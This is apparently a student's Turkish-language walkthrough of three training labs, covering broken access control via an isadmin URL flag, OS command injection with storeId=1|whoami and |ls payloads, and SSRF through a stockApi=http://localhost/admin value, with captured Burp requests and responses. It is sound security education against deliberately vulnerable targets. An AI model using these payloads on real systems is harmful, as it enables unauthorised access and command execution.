

Broken Access Control

10.10.243.80

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome To VulnerableApp

Creating an account is absolutely free!

Create an account

First Name

Last Name

Email

Password

Re-enter Password

[Create account](#)

Already have an account? [Login](#)

Lab'ımızın giriş sayfası burda Broken Access Control varmış onu bulalım.

3urp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: http://10.10.243.80 HTTP/1

Request

Pretty Raw Hex

```
1 POST /functions.php HTTP/1.1
2 Host: 10.10.243.80
3 Content-Length: 54
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://10.10.243.80
9 Referer: http://10.10.243.80/login.php?result=Registration%20successful
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=5b2cee66ff5d971b724c6fceb2e54ff7
13 Connection: close
14
15 username=test%40email.com&password=test&function=login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 03 Sep 2024 10:09:04 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/8.0.19
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 153
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 {"status": "success", "message": "Login
  successful", "is_admin": "false", "first_name": "test", "last_name": "tes
  t", "redirect_link": "dashboard.php?isadmin=false"}
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 12

Response headers 10

0 highlights 480 bytes | 86 r

Başarılı bir şekilde giriş yaparken isteğimi Proxy ile yakaladım ve repeater attım.Sonra isteği gönderdim ve is_admin = false değerini gördüm.

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Welcome, test

[Logout](#)

Announcements

Status Update Test

by: admin

Application building in progress

Report the bugs

by: admin

Pis email me at admin@admin.com for any bugs that you will encounter. Thanks

Online users
admin@admin.com
test@email.com

Daha sonra Proxy i kapatıp girdim ve online users kısmında admin@admin.com email i gördüm.Bu adminin emaili gibi pek emin değilim ama.

← → ↻ ⚠ Not secure | 10.10.243.80/dashboard.php?isadmin=false

Ve url de isadmin=False yazısı gözüktü.Normalde admin.php e sayfasına ulaşmıyorum ama isadmin i şimdi true yapıyorum.

← → ↻ ⚠ Not secure | 10.10.243.80/admin.php

Welcome To Your Admin page, test [Logout](#)

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

Email	First Name	Last Name	Auth level	Delete	Admin access
admin@admin.com	admin		Admin	<input type="checkbox"/>	<input checked="" type="checkbox"/>
test@email.com	test	test	Normal	<input type="checkbox"/>	<input type="checkbox"/>

THM{!_C4n_3xp!01t_B4c}

[Save Changes](#) [Undo Changes](#)

True yapar yapmaz beni admin.php sayfasına attı.Böylece admin sayfasına girmiş olduk.

Command Injection

Lab: OS command injection, simple case

APPRENTICE



This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.



ACCESS THE LAB




Solution



Community solutions



Access lab a bastık.



The screenshot shows a web browser window with the URL `0ab500df0316f99b84e1377e00f00062.web-security-academy.net/product?productId=1`. The page features a cartoon illustration of a man with a large nose, wearing a sweater and a hat, holding a camera. Below the image, there is a description of the 'Picture Box' product, which is a box that captures memories. The text describes how the product works and mentions that it will be upgraded. At the bottom of the page, there is a dropdown menu with 'London' selected and a 'Check stock' button. A link '< Return to list' is also visible.

Herhangi bir ürüne girip check stock a basarken Proxy de isteğimi tuttum.

```
1 POST /product/stock HTTP/2
2 Host: 0ab500df0316f99b84e1377e00f00062.web-security-academy.net
3 Cookie: session=1f2T5lonkEWgndcfjJliRZQK2lvP004x
4 Content-Length: 21
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=1&storeId=1
```

productId ve storeId parametrelerini gördüm bakalım burda command injection deneyelim.

Request

Raw

Hex

POST /product/stock HTTP/2
Host: 0ab500df0316f99b84e1377e00f00062.web-security-academy.net
Cookie: session=1f2T5lonkEWgndcfjJliRZQK2lvP004x
Content-Length: 28
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1|whoami

Response

Raw

Hex

Render

HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-af0xJ7

storeId=1|whoami payload ını denediğimde bana response cevabı verdi.Diğer komutlarıda deneyelim.

Request

Raw

Hex

POST /product/stock HTTP/2
Host: 0ab500df0316f99b84e1377e00f00062.web-security-academy.net
Cookie: session=1f2T5lonkEWgndcfjJliRZQK2lvP004x
Content-Length: 24
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ab500df0316f99b84e1377e00f00062.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1|ls

Response

Raw

Hex

Render

HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 15

stockreport.sh

Ls yazıncada verdi yani burdaki command injection' u bulmuş olduk.

Server-Side Request Forgery(SSRF)

Security Academy > SSRF > Lab

Lab: Basic SSRF against the local server

APPRENTICE



LAB



Solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at

`http://localhost/admin` and delete the user `carlos`.



ACCESS THE LAB



Solution



Community solutions



Access lab basıyoruz.



WebSecurity Academy

Basic SSRF against the local server

[Back to lab description >>](#)

LAB


Not solved




[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator, or if requested from loopback

Admin sayfasına gitmeye çalıştığımızda izin vermediğini görüyoruz.



Herhangi bir ürüne basıyoruz. Check stock derken isteği yakalıyoruz.



Burda görüyoruz ki stockApi parametresi bir siteye gidiyor. Peki biz bu siteyi admin sitesi yaparsak ne olur.

The image shows a web browser window with the 'Web Security Academy' logo and a 'Basic SSRF against the local server' lab. The lab status is 'LAB Not solved'. The 'Users' section lists 'wiener - Delete' and 'carlos - Delete'. On the left, the 'request' tab in the developer tools shows a POST request to 'https://0alc0080038be10881c8250e000a0004.web-security-academy.net/product?productId=1' with a 'stockApi=http%3a%2f%2flocalhost%2fadmin' parameter in the body.

```
1 POST /product/stock HTTP/2
2 Host: 0alc0080038be10881c8250e000a0004.web-security-academy.net
3 Cookie: session=SaVExsVcwleqpD2QWn6sdbjyGSIHLdYp
4 Content-Length: 33
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
0 Content-Type: application/x-www-form-urlencoded
1 Accept: */*
2 Origin: https://0alc0080038be10881c8250e000a0004.web-security-academy.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://0alc0080038be10881c8250e000a0004.web-security-academy.net/product?product
Id=1
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 stockApi=http%3a%2f%2flocalhost%2fadmin
```

Yaptığımızda admin sayfasına girmiş olduk. Buranın görevi bizden Carlos userını silmemizi istiyordu ondada delete ye basarsak silinecektir.